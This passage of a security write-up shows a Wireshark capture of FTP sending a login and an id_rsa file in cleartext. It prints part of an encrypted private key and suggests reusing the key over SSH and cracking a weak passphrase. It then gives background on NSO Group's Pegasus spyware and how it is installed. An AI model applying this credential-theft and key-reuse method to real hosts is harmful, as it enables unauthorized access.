
ftp://10.20.10.9 is requesting your username and password.

User Name: gladiator

Password: ●●●●●●●●●

Figure 5 - The ftp protocol asks for credentials

The credentials aren't encrypted, and since the FTP user is a local_chroot_user, if an attacker can catch the credentials, the same password can be reused for login through a different protocol such as SSH.



ftp://10.20.10.9


Index of ftp://10.20.10.9/

Name	Size	Last Modified
File: id_rsa	2 KB	2021-08-02 1:23:00 p.m. GMT+2

Figure 6 - The user finds a sensitive document

After a successful authentication (230 Login Successful), the content is displayed for the user. Here, the id_rsa file is an option and the key itself can helps an attacker to gain a shell remotely on a victim computer by SSH (sensitive credentials). If a hacker can catch the document, a remote connection is possible even without a password (But can be with a passphrase if the id_rsa contains a passphrase. It shouldn't be difficult for an attacker to gain it using John The Ripper if the passphrase is weak). We will execute a get request.


Looking at the wireshark capture, we see everything.



```
ftp
No.   Time            Source        Destination   Protocol  Length Info
    8 51.899327257    10.20.10.9    10.20.10.9    FTP           88 Response: 220 (vsFTPd 3.0.3)
   10 54.584207477    10.20.10.9    10.20.10.9    FTP           84 Request: USER gladiator
   12 54.584284420    10.20.10.9    10.20.10.9    FTP          102 Response: 331 Please specify the password.
   14 57.477463582    10.20.10.9    10.20.10.9    FTP           83 Request: PASS password
   15 57.502325509    10.20.10.9    10.20.10.9    FTP           91 Response: 230 Login successful.
   17 57.502360679    10.20.10.9    10.20.10.9    FTP           74 Request: SYST
```

Figure 7 - The credentials are displayed in clear

Also, looking at the next packets, we can see the content of the file id_rsa displayed in clear



```
   30 62.178383243    10.20.10.9    10.20.10.9    FTP-DA…   1811 FTP Data: 1743 bytes (PORT) (RETR id_rsa)
   31 62.178390192    10.20.10.9    10.20.10.9    TCP         68 59301 → 20 [ACK] Seq=1 Ack=1744 Win=17472
▸ Frame 30: 1811 bytes on wire (14488 bits), 1811 bytes captured (14488 bits) on interface any, id 0
▸ Linux cooked capture v1
▸ Internet Protocol Version 4, Src: 10.20.10.9, Dst: 10.20.10.9
▸ Transmission Control Protocol, Src Port: 20, Dst Port: 59301, Seq: 1, Ack: 1, Len: 1743
  FTP Data (1743 bytes data)
  [Setup frame: 23]
  [Setup method: PORT]
  [Command: RETR id_rsa]
  Command frame: 25
  [Current working directory: ]
▾ Line-based text data (30 lines)
    -----BEGIN RSA PRIVATE KEY-----\n
    Proc-Type: 4,ENCRYPTED\n
    DEK-Info: DES-EDE3-CBC,D6A1E8FD20CA2CC0\n
    \n
    8YQWJUsjq98pN40avWRnyNaiYQEy2vsKq98r5i0TfVUI+30EiT2dMcnI+Qbwh42t\n
    kj1Cr7u5FTwovaPHa81+PAPGCtoIeiz9CIPrtPRCBkN4J1yjsyNZW7cuG/ykibsV\n
    u9l30xUZgD/rIcaJAijE3VbHUv70pCoLk1zoE9ALky0JU+P6hFQ/Xoo+Sgfo2DQp\n
    Cv96lfS/+37w6DH9tGpjkx9TWR1INKMnHQ9UqSiC+upQBsid3aIds6Cci8JPuVEA\n
    CxtQeHTdS2Z1p9VvOyzbRH0k/k/Z+O1sZc1mpgrNCX5nkpfxUqIGa6ALN77QCKQL\n
    UvEVsl/WUzY/7gR229pae53nAgpQrkmSwdZws6cjK2oIiem4sqr4pJa3VO85KunV\n
    8D8dqI4evcoWyx5Lbr55hKVjCBVwN1YUfvHfz7Ds3mqSSj4V7zENLWEqKtzlloW5\n
    twc3kXyxwoKbha1fO8PZrJR1EeEMndWu0RaFni3DhJ0p0UvNOhcOpMv352IWcDip\n
    WaVwB9xnN3aA2/NGeNxDNDlmvp+/aSideAE2KER/nDhDrWR9TGd8IsH6aAUgbFbC\n
```

We understand much better why Mozilla decided to stop supporting the FTP protocol, since a hacker can have a lot of possibilities to compromise a target through the File Transfer Protocol.

More about PEGASUS

Pegasus is a spyware used to attack phones running with iOS or Android. It was created and commercialized in 2013 by NSO Group. The first traces of the infection were discovered in 2016 (revealed by the researches of Citized Lab and the Lookout company). According to a researcher from Lookout, it is the most advanced spyware in smartphone hacking.

When the malware is installed in the victim device, it can access to the files, messages, photos, passwords, it can listen to phone calls, recording the voices, opening the camera and locate it's user.

PEGASUS is officially sold to governments, and it's clients can't spy on countries such as the USA, China, Russia, Israel and Iran.

The NSO group is an Israeli group. Each sale must be validated by the minister of defense.

The technical components of PEGASUS are continuously evolving. The company analyzes the results of the malware implementation in order to ameliorate the spyware, and to adapt it depending on the environment and the demand.

CYBER INTELLIGENCE FOR
GLOBAL SECURITY AND STABILITY

NSO creates technology that helps government agencies prevent and investigate terrorism and crime to save thousands of lives around the globe.

Figure 8 - The interface of the NSO website – Source: nsogroup.com

Since 0 days are rare, expensive, and difficult to find, the NSO group exploit new vulnerabilities, before Apple or Android discover it **and** set a patch for the device. When the vulnerability is exploited on the victim device, the applicative security functions are terminated with a kernel memory modification, allowing PEGASUS to be installed. It is exactly what happened since 2016, since many vulnerabilities were discovered in the WebKit library.

For the installation part, terrible technics are used such as spear fishing, internet redirections, zero click (based on applications zero days such as WhatsApp, iMessage…), manually, etc…

The spyware uses an encryption, to be undetectable from traditional security equipment, and uses an auto – destruction mechanism. Most recent versions of PEGASUS can be located in the RAM, making all traces disappear when the phone is turned off.

After the 2021 scandal, AWS, who hosted the servers of NSO, decided to disconnect the servers. But according to Citizen Lab, AWS isn't the heart of the infrastructure.

The **Mobile Espionage In The Wild – PEGASUS** conference from **BlackHat** – 2016 explains well about the techniques used at this time.

Also, the **amnesty** report about how to catch the NSO group Pegasus spyware was published, containing forensics methods.

Published by GL4DI4T0R (AR3NA group) – Ruben Enkaoua

ruben.formation@gmail.com

The document is based on SANS NewsBites letter with deep and practical explanation.